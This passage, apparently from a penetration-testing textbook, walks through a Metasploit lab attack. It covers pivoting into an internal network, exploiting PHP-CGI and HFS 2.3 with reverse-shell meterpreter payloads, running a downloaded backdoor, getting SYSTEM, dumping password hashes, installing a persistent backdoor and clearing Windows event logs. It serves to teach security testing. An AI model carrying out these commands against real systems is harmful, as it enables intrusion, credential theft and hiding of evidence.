IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ff

Interface 3
=====
Name       : eth1
Hardware MAC : 08:00:27:8d:0f:a8
MTU        : 1500
Flags      : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.20.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8d:fa8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ff

meterpreter >
```

Running the `ifconfig` command on the target, we see pretty interesting information, such as an additional network interface, which may lead us to the internal network on which the internal systems may reside. We run the `arp` command on the target and check if there are some systems already connected or were connected to the exploited system from the internal network, as shown in the following screenshot:

```
meterpreter > arp
ARP cache
=====
IP address      MAC address      Interface
-----
192.168.10.118  08:00:27:1b:9c:f9  eth0
192.168.20.1    52:54:00:12:35:00  eth1
192.168.20.4    08:00:27:ee:a5:07  eth1
```

We can clearly see an additional system with the IP address 192.168.20.4 on the internal network. Approaching the internal network, we need to set up **pivoting** on the exploited machine using the `autoroute` command:

```
meterpreter > run autoroute -p
[*] No routes have been added yet
meterpreter > run autoroute -s 192.168.20.0 255.255.255.0
[*] Adding a route to 192.168.20.0/255.255.255.0...
[+] Added route to 192.168.20.0/255.255.255.0 via 192.168.10.112
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====
Subnet          Netmask        Gateway
-----
192.168.20.0   255.255.255.0  Session 1

meterpreter > █
```

The autoroute -p command prints all the routing information on a session. We can see we do not have any routes by default. Let us add a route to the target internal network using the autoroute -s 192.168.20.0 255.255.255.0 command. Issuing this command, we can see that the route got successfully added to the routing table, and now all the communication from Metasploit will pass through our meterpreter session to the internal network.

Let us now put the meterpreter session in the background by using the background command as follows:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > hosts

Hosts
=====
address      mac          name        os_name  os_flavor  os_sp   purpose  info
comments
-----
---           ---         ----        -----    -----     -----   -----   -----
192.168.10.112 08:00:27:9b:25:a1 metasploitable Linux                  server

msf exploit(handler) > █
```

Since the internal network is now approachable, let us perform a port scan on the 192.168.20.4 system using the auxiliary/scanner/portscan/tcp auxiliary module as follows:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      [ Current Setting ] Required  Description
----      [-----]
CONCURRENCY  10                  yes       The number of concurrent ports to ch
PORTS       1-10000              yes       Ports to scan (e.g. 22-25,80,110-900
RHOSTS      [ ]                  yes       The target address range or CIDR ide
THREADS     1                   yes       The number of concurrent threads
TIMEOUT     1000                yes       The socket connect timeout in millis

msf auxiliary(tcp) > setg RHOSTS 192.168.20.4
RHOSTS => 192.168.20.4
msf auxiliary(tcp) > run

[*] 192.168.20.4:25 - TCP OPEN
[*] 192.168.20.4:23 - TCP OPEN
[*] 192.168.20.4:22 - TCP OPEN
[*] 192.168.20.4:21 - TCP OPEN
[*] 192.168.20.4:53 - TCP OPEN
[*] 192.168.20.4:80 - TCP OPEN
```

Running the port scan module will require us to set the RHOSTS option to the target's IP address using `setg RHOSTS 192.168.20.4`. The `setg` option will globally set `RHOSTS` value to `192.168.20.4` and thus eliminates the need to retype the `set RHOSTS` command again and again.

In order to run this module, we need to issue the run command. We can see from the output that there are multiple services running on the 192.168.20.4 system. Additionally, we can see that port 80 is open. Let us try fingerprinting the service running on port 80 using another auxiliary module, auxiliary/scanner/http/http_version, as follows:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target address range or CIDR identifier
RPORT            80       yes        The target port
THREADS          1        yes        The number of concurrent threads
VHOST           no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.20.4
RHOSTS => 192.168.20.4
msf auxiliary(http_version) >
msf auxiliary(http_version) > run

[*] 192.168.20.4:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

Running the auxiliary module, we find that the service running on port 80 is the popular **Apache 2.2.8** web server. Exploring the web, we find that the **PHP version 5.2.4** is vulnerable and can allow an attacker to gain access over the target system.

Vulnerability analysis of PHP-CGI query string parameter vulnerability

This vulnerability is associated with CVE id 2012-1823, which is the **PHP-CGI query string parameter vulnerability**. According to the PHP site, when PHP is used in a CGI-based setup (such as Apache's mod_cgid), php-cgi receives a processed query string parameter as command-line argument, which allows command-line switches, such as `-s`, `-d` or `-c`, to be passed to the php-cgi binary, which can be exploited to disclose source code and obtain arbitrary code execution. Therefore, a remote unauthenticated attacker could obtain sensitive information, cause a DoS condition, or may be able to execute arbitrary code with the privileges of the web server.

A common example of this vulnerability will allow disclosure of source code when the following URL is visited: `http://localhost/index.php?-s`.



For more information on the exploit, refer to https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection/.

Exploitation and post exploitation

Gathering knowledge about the vulnerability, let's try to find the matching Metasploit module in order to exploit the vulnerability:

```
msf > search "php 5.2.4"
```

We can see that we have found the matching exploit from the list of matching modules, as follows:

exploit/multi/http/php_cgi_arg_injection	2012-05-03	excellent	PHP CGI Argument Injection
--	------------	-----------	----------------------------

Let us now try exploiting the vulnerability by loading the matching module in Metasploit, as follows:

```
msf auxiliary(http_version) > use exploit/multi/http/php_cgi_arg_injection
msf exploit(phi_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name          Current Setting  Required  Description
----          -----          -----    -----
PROXIES       no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST         192.168.1.128   yes       The target address
RPORT         80              yes       The target port
TARGETURI     /               no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0               yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST         www             no        HTTP server virtual host

Exploit target:
=====
Id  Name
--  --
0   Automatic

msf exploit(phi_cgi_arg_injection) >
```

We need to set all the required values for the exploit module, as follows:

```
msf exploit/php_cgi_arg_injection > set RHOST 192.168.20.4
RHOST => 192.168.20.4
msf exploit/php_cgi_arg_injection > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  PLESK      false          yes       Exploit Plesk
  Proxies    no             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST      192.168.20.4   yes       The target address
  RPORT      80             yes       The target port
  TARGETURI  no             no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0            yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST      no             no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0   Automatic

msf exploit/php_cgi_arg_injection > show payloads
```

We can find all the useful payloads that we can use with the exploit module by issuing the `show payloads` command, as follows:

```
msf exploit/php_cgi_arg_injection > show payloads

Compatible Payloads
=====
Name           Disclosure Date  Rank  Description
----           -----          ----
generic/custom          normal  Custom Payload
generic/shell_bind_tcp          normal  Generic Command Shell, Bind TCP InLine
generic/shell_reverse_tcp          normal  Generic Command Shell, Reverse TCP InLine
php/bind_perl          normal  PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6          normal  PHP Command Shell, Bind TCP (via perl IPv6)
php/bind_php          normal  PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6          normal  PHP Command Shell, Bind TCP (via php IPv6)
php/download_exec          normal  PHP Executable Download and Execute
php/exec              normal  PHP Execute Command
php/meterpreter/bind_tcp          normal  PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6          normal  PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/bind_tcp_ipv6_uuid          normal  PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid          normal  PHP Meterpreter, Bind TCP Stager with UUID Support
php/meterpreter/reverse_tcp          normal  PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp_uuid          normal  PHP Meterpreter, PHP Reverse TCP Stager UUID
```

On the preceding screen, we can see quite a large number of payloads. However, let us set the php/meterpreter/reverse_tcp payload as it provides better options and flexibility than the generic/shell_bind_tcp payload:

```
msf exploit(php_cgi_arg_injection) >
msf exploit(php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
-----  -----  -----  -----
PLESK      false          yes        Exploit Plesk
Proxies    no             no         A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.20.4   yes        The target address
RPORT      80             yes        The target port
TARGETURI   no            no         The URI to request (must be a CGI-handled PHP script)
URIENCODING 0            yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST           no          no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----  -----  -----
LHOST           yes          yes        The listen address
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

Finally, let us assign our local IP address to LHOST as follows:

```
msf exploit(php_cgi_arg_injection) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(php_cgi_arg_injection) > ■
```

We are now all set to exploit the vulnerable server. Let's issue the exploit command:

```
msf exploit(php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Sending stage (33068 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.118:4444 -> 192.168.10.111:6963) at 2016-03-21 09:49:04
-0400
meterpreter >
```

Bingo! We got the access to the internal system running on 192.168.20.4. Let's run a few post exploitation commands such as `getwd`, which will print the current directory and is similar to the `pwd` command. The `getuid` command will print the current user we got access to, and the `shell` command will spawn a command-line shell on the target system.

Once we drop into the shell, we can run system commands such as `uname -a` to find out the kernel version, and can also use `wget` and `chmod` and execute commands to spawn a similar meterpreter shell as we did on the first system. Running these commands will generate output similar to what is shown in the following screenshot:

```
meterpreter > getwd
/var/www
meterpreter > pwd
/var/www
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 5060 created.
Channel 0 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Download the same `backdoor.elf` file onto this server by issuing a `wget` command or using the download command from meterpreter in order to gain a better quality of access through the PHP meterpreter. This is an important step because say if we need to figure out the ARP details of this host, we won't be able to do that using a **PHP meterpreter**. Therefore, we need a better access mechanism.

Executing the `backdoor.elf` file on this machine will provide meterpreter access as follows:

```
meterpreter > arp
[-] Unknown command: arp.
meterpreter > arp
[-] Unknown command: arp.
meterpreter > ifconfig
[-] Unknown command: ifconfig.
meterpreter > shell
Process 5070 created.
Channel 1 created.
./backdoor.elf
```

Running the exploit handler on a separate terminal and waiting for the incoming connection, we get the following output as soon as the `backdoor.elf` file gets executed and connects to our system:

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.118:4444 -> 192.168.10.111:6969) at 2016-03-21 09:56:05
-0400

meterpreter > ifconfig
Interface 1      I
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP LOOPBACK RUNNING
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:ee:a5:07
MTU       : 1500
Flags     : UP BROADCAST RUNNING MULTICAST
IPv4 Address  : 192.168.20.4
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::a00:27ff:feee:a507
IPv6 Netmask  : ffff:ffff:ffff:ffff::
```

Boom! We made it to the second machine as well. Let's now figure out its ARP details and discover more systems, if any, on the network as follows:

```
meterpreter > arp  
  
ARP cache  
=====
```

IP address	MAC address	Interface
192.168.20.1	52:54:00:12:35:00	eth0
192.168.20.5	08:00:27:8d:0f:a8	eth0
192.168.20.6	08:00:27:ff:e0:ef	eth0

```
meterpreter > █
```

We can see one more system with the IP address 192.168.20.6 on the internal network. However, we do not need to add a route to this machine since the first machine already has a route to the network. Therefore, we just need to switch back to the Metasploit console. Up to this point, we have three meterpreter sessions, as shown in this screenshot:

```
msf exploit(handler) > sessions -i  
  
Active sessions  
=====
```

Id	Type	Information	
		Connection	-----
1	meterpreter x86/linux	uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ metasploitable	192.168.10.118:4444 -> 192.168.10.112:37067 (192.168.10.112)
2	meterpreter php/php	www-data (33) @ metasploitable	192.168.10.118:4444 -> 192.168.10.111:6993 (192.168.20.4)
4	meterpreter x86/linux	uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ metasploitable	192.168.10.118:4444 -> 192.168.10.111:7011 (192.168.20.4)

```
msf exploit(handler) > █
```

Since we already have a route to the network of the newly found host, let us perform a TCP scan over the 192.168.20.6 target system using the auxiliary/scanner/portscan/tcp module as follows:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name      Current Setting  Required  Description
-----  -----
CONCURRENCY    10          yes        The number of concurrent ports to check per host
PORTS        1-10000       yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS          -           yes        The target address range or CIDR identifier
THREADS        1           yes        The number of concurrent threads
TIMEOUT        1000         yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.20.6
RHOSTS => 192.168.20.6
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > run

[*] 192.168.20.6:21 - TCP OPEN
[*] 192.168.20.6:80 - TCP OPEN
[*] 192.168.20.6:135 - TCP OPEN
[*] 192.168.20.6:139 - TCP OPEN
[*] 192.168.20.6:445 - TCP OPEN
[*] 192.168.20.6:5985 - TCP OPEN
[*] 192.168.20.6:8080 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

We can see that we have few open ports. We can individually scan popular ports with their relevant modules using Metasploit. Let us scan the HTTP ports 80 and 8080 with the auxiliary/scanner/http/http_header auxiliary module to find what services are running on them as follows:

```
msf > use auxiliary/scanner/http/http_header
msf auxiliary(http_header) > set RHOSTS 192.168.20.6
RHOSTS => 192.168.20.6
msf auxiliary(http_header) > set HTTP_METHOD GET
HTTP_METHOD => GET
msf auxiliary(http_header) > run

[*] 192.168.20.6:80: CONTENT-TYPE: text/html
[*] 192.168.20.6:80: SERVER: Microsoft-IIS/8.5
[*] 192.168.20.6:80: X-POWERED-BY: PHP/5.3.28, ASP.NET
[+] 192.168.20.6:80: detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) > set RPORT 8080
RPORT => 8080
msf auxiliary(http_header) > run

[*] 192.168.20.6:8080: CACHE-CONTROL: no-cache, no-store, must-revalidate, max-age=-1
[*] 192.168.20.6:8080: CONTENT-TYPE: text/html
[*] 192.168.20.6:8080: SERVER: HFS 2.3
[*] 192.168.20.6:8080: SET-COOKIE: HFS_SID=0.586773571325466; path=/;
[+] 192.168.20.6:8080: detected 4 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) > █
```

We can see from the preceding screenshot that we have the latest **IIS 8.5** running on port 80, which is a bit difficult to exploit since it doesn't have any high-risk vulnerabilities. However, we have **HFS 2.3** running on port 8080, which is prone to a known **Remote Code Execution** flaw.

Vulnerability analysis of HFS 2.3

According to the CVE details for this vulnerability (CVE-2014-6287), the `findMacroMarker` function in `parserLib.pas` in Rejetto HTTP File Server (otherwise known as HFS or `HttpFileServer`) 2.3x (in versions prior to 2.3c) allows remote attackers to execute arbitrary programs via a `%00` sequence in a search action.

Here is the vulnerable function:

```
function findMacroMarker(s:string; ofs:integer=1):integer;
begin result:=reMatch(s, '\{[.:.]|[.:.]\}|\\|', 'm!', ofs) end;
```

The function will not handle a null byte safely, so a request to `http://localhost:80/search=%00{ .exec|cmd. }` will stop regex from parsing the macro, and remote code injection will happen.



Details about the exploit can be found at https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec.

Exploitation and post exploitation

Let us find the relevant exploit module via the `search` command in Metasploit in order to load the exploit for the HFS 2.3 server:

```
msf > search hfs
Matching Modules
=====
Name          Disclosure Date  Rank      Description
-----
exploit/multi/http/git_client_command_exec  2014-12-18   excellent  Malicious Git and Mercurial HTTP Server For CVE-201
4-9390
exploit/windows/http/rejetto_hfs_exec        2014-09-11   excellent  Rejetto HttpFileServer Remote Command Execution

msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.20.6
RHOST => 192.168.20.6
msf exploit(rejetto_hfs_exec) > show payloads
```

We can see we have the `exploit/windows/http/rejetto_hfs_exec` module matching the vulnerable target. Let's load this module using the `use` command and set the `RHOST` option to the IP address of the target and `RPORT` to 8080. We must also configure the payload as `windows/meterpreter/reverse_tcp` and set `HOST` to our IP address and `LPORT` to 4444 (or anything usable). Once all the options have been configured, let's see if everything is set properly by issuing the `show options` command as follows:

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):
Name      Current Setting  Required  Description
----      -----          -----    -----
HTTPDELAY  10            no        Seconds to wait before terminating web server
Proxies    no             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.20.6   yes       The target address
RPORT      80            yes       The target port
SRVHOST   0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080          yes       The local port to listen on.
SSLCert    no            no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /             yes       The path of the web application
URIPATH   no            no        The URI to use for this exploit (default is random)
VHOST     no            no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.118  yes       The listen address
LPORT      4444          yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > exploit ■
```

We can see that we have everything set on our module and we are good to exploit the system using the `exploit` command, as follows:

```
msf exploit(rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Using URL: http://0.0.0.0:8080/gNfbmXQh
[*] Local IP: http://192.168.10.118:8080/gNfbmXQh
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.102_rejetto_hfs_exec - 192.168.20.6:8080 - Payload request received: /gNfbmXQh
[*] Sending stage (957487 bytes) to 192.168.10.102
[*] Meterpreter session 5 opened (192.168.10.118:4444 -> 192.168.10.102:25914) at 2016-03-22 05:58:11 -0400
[!] Tried to delete %TEMP%\awrqMaIupYlo.vbs, unknown result
[*] Server stopped.

meterpreter > █
```

Bingo! We breached the server, and we are inside it. Let us perform some post exploitation tasks as follows:

```
meterpreter > sysinfo
Computer       : WIN-3KOU2TIJ4E0
OS             : Windows 2012 R2 (Build 9600).
Architecture   : x64 (Current Process is WOW64)
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 6
Meterpreter    : x86/win32
meterpreter > getuid
Server username: WIN-3KOU2TIJ4E0\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

We successfully gained access to a Windows Server 2012 box with **Administrator** privileges. Let us issue the `getsystem` command and escalate the privileges to system level. We can see in the preceding screenshot that the privileges are now changed to **SYSTEM**.

Let's explore more and run some basic post exploitation commands, such as `getpid` and `ps`, which are used to gather the list of running processes. The `getpid` command is used to print the process ID in which meterpreter resides, as shown in the following screenshot:

```
meterpreter > getpid
Current pid: 2036
meterpreter > ps
Process List
=====
PID  PPID  Name          Arch Session User          Path
---  ---   ----          ---  -----  ---          ---
0    0     [System Process]
4    0     System         x64   0           NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
228   4    smss.exe      x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\smss.exe
264   464   svchost.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
308   300   csrss.exe     x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
316   464   spoolsv.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\spoolsv.exe
360   352   csrss.exe     x64   1           NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
368   300   wininit.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\wininit.exe
400   352   winlogon.exe  x64   1           NT AUTHORITY\SYSTEM        C:\Windows\System32\winlogon.exe
464   368   services.exe  x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\services.exe
472   368   lsass.exe     x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\lsass.exe
528   464   svchost.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
556   464   svchost.exe   x64   0           NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
656   400   dwm.exe       x64   1           Window Manager\DWIM-1      C:\Windows\System32\dwm.exe
668   464   VBoxService.exe x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\VBoxService.exe
748   464   svchost.exe   x64   0           NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
788   464   svchost.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
832   464   svchost.exe   x64   0           NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
908   464   svchost.exe   x64   0           NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1044  464   svchost.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
1084  464   svchost.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
1104  464   svchost.exe   x64   0           NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
1380  464   svchost.exe   x64   0           NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1688  1820  ServerManager.exe x64   1           WIN-3KOU2TIJ4E0\Administrator C:\Windows\System32\ServerManager.exe
1760  2208  wscript.exe    x86   1           WIN-3KOU2TIJ4E0\Administrator C:\Windows\SysWOW64\wscript.exe
1792  788   taskhostex.exe x64   1           WIN-3KOU2TIJ4E0\Administrator C:\Windows\System32\taskhostex.exe
1864  1808  explorer.exe   x64   1           WIN-3KOU2TIJ4E0\Administrator C:\Windows\explorer.exe
2036  1760  eIJDPRTHQ.exe  x86   1           WIN-3KOU2TIJ4E0\Administrator C:\Users\ADMINI-1\AppData\Local\Temp\radE1801.tl
p\eiJDRPTHQ.exe
2096  1864  VBoxTray.exe   x64   1           WIN-3KOU2TIJ4E0\Administrator C:\Windows\System32\VBoxTray.exe
2152  1864  KMFTp.exe     x86   1           WIN-3KOU2TIJ4E0\Administrator C:\Program Files (x86)\KONICA MINOLTA\FTP Utilit
y\KMFTp.exe
```

We can see that we have the process ID 2036, which corresponds to `eIJDPRTHQ.exe`. Therefore, if an administrator kills this particular process, our meterpreter session is gone. We must escalate our access to a better process, which should evade the eyes of the administrator. The `explorer.exe` process is a good option. We will migrate to `explorer.exe`, the main process on Windows-based distributions, as follows:

```
meterpreter > migrate 1864
[*] Migrating from 2036 to 1864...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1864
```

Once migrated, we can check the current process ID by issuing the getpid command as shown in the preceding screenshot. We can gather password hashes from the compromised system using the hashdump command, which can be seen in the following screenshot:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mm:1001:aad3b435b51404eeaad3b435b51404ee:d2f717a89953203539f48fa076a11584:::
meterpreter >
```

After gathering the hashes, we can always execute a **pass-the-hash** attack and bypass the limitation of not having a plain text password.



Refer to <http://www.cvedetails.com/vendor/26/Microsoft.html> for more information on various vulnerabilities in Windows based operating systems. Refer to <http://www.cvedetails.com/top-50-vendors.php?year=0> for more information on vulnerabilities in the top 50 vendors in the world.

Maintaining access

Maintaining access is crucial because we might need to interact with the hacked system repeatedly. Therefore, in order to achieve persistent access, we can add a new user to the hacked system, or we can use the persistence module from Metasploit.

Running the persistence module will make the access to the target system permanent by installing a permanent backdoor to it. Therefore, if the vulnerability patches, we can still maintain access to that target system, as shown in the following screenshot:

```
meterpreter > run persistence
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf5/logs/persistence/WIN-3KOU2TIJ4E0_20160322.2110/WIN-3KOU2TIJ4E0_20160322.2110.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.118 LPORT=4444
[*] Persistent agent script is 148412 bytes long
[+] Persistent Script written to C:\Users\ADMINI-1\AppData\Local\Temp\CUvIFuzPv.vbs
[*] Executing script C:\Users\ADMINI-1\AppData\Local\Temp\CUvIFuzPv.vbs
[+] Agent executed with PID 2060
meterpreter > 
```

Running the persistence module will upload and execute a malicious .vbs script on the target. The execution of this malicious script will cause a connection attempt to be made to the attacker's system with a gap of every few seconds. This process will also be installed as a service and is added to the startup programs list. So, no matter how many times the target system boots, the service will be installed permanently. Hence, its effect remains intact unless the service is uninstalled or removed manually.

In order to connect to this malicious service at the target and regain access, we need to set up exploit/multi/handler. A handler is a universal exploit handler used to handle incoming connections initiated by the executed payloads at the target machine. To use an exploit handler, we need to issue commands from the Metasploit framework's console, as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit■
```

A key point here is that we need to set the same payload and the same LPORT option that we used while running the persistence module.

After issuing the exploit command, the handler starts to wait for the connection to be made from the target system. As soon as an incoming connection is detected, we are presented with the meterpreter shell.

Information on meterpreter backdoors using metsvc can be found at <https://www.offensive-security.com/metasploit-unleashed/meterpreter-backdoor/>.

Clearing tracks

After a successful breach of the target system, it is advisable to clear every track of our presence. However, during a sanctioned penetration test, it is not advisable to clear logs and tracks because blue teams can leverage these log entries to improve their defenses while figuring out how the tester made it through to the system. Therefore, only backdoors or executables should be removed. Nevertheless, we must learn how we can clear tracks. In order to achieve this, we need to clear the event logs. We can clear them with the **event manager** module as follows:

```
meterpreter > run event_manager -i
[*] Retrieving Event Log Configuration

Event Logs on System
=====
Name           Retention  Maximum Size  Records
-----
Application    Disabled   20971520K  887
HardwareEvents Disabled   20971520K  0
Internet Explorer Disabled   K          0
Key Management Service Disabled   20971520K  0
Security       Disabled   20971520K  1746
System          Disabled   20971520K  1223
Windows PowerShell Disabled   15728640K  86
```

We can see we have a large number of logs present. Let's clear them using the `-c` switch as follows:

```
meterpreter > run event_manager -c
[-] You must specify and eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] HardwareEvents:
[*] Clearing HardwareEvents
[*] Event Log HardwareEvents Cleared!
[*] Internet Explorer:
[*] Clearing Internet Explorer
[*] Event Log Internet Explorer Cleared!
[*] Key Management Service:
[*] Clearing Key Management Service
[*] Event Log Key Management Service Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
```


At this point, we end up with the penetration testing process for the target network environment and can continue with the report generation process. In the preceding test, we focused on a single vulnerability per system only, just for the sake of learning. However, we must test all the vulnerabilities to verify all the potential vulnerabilities in the target system.

We can also remove event logs by issuing the clearev command from the meterpreter shell.

Revising the approach

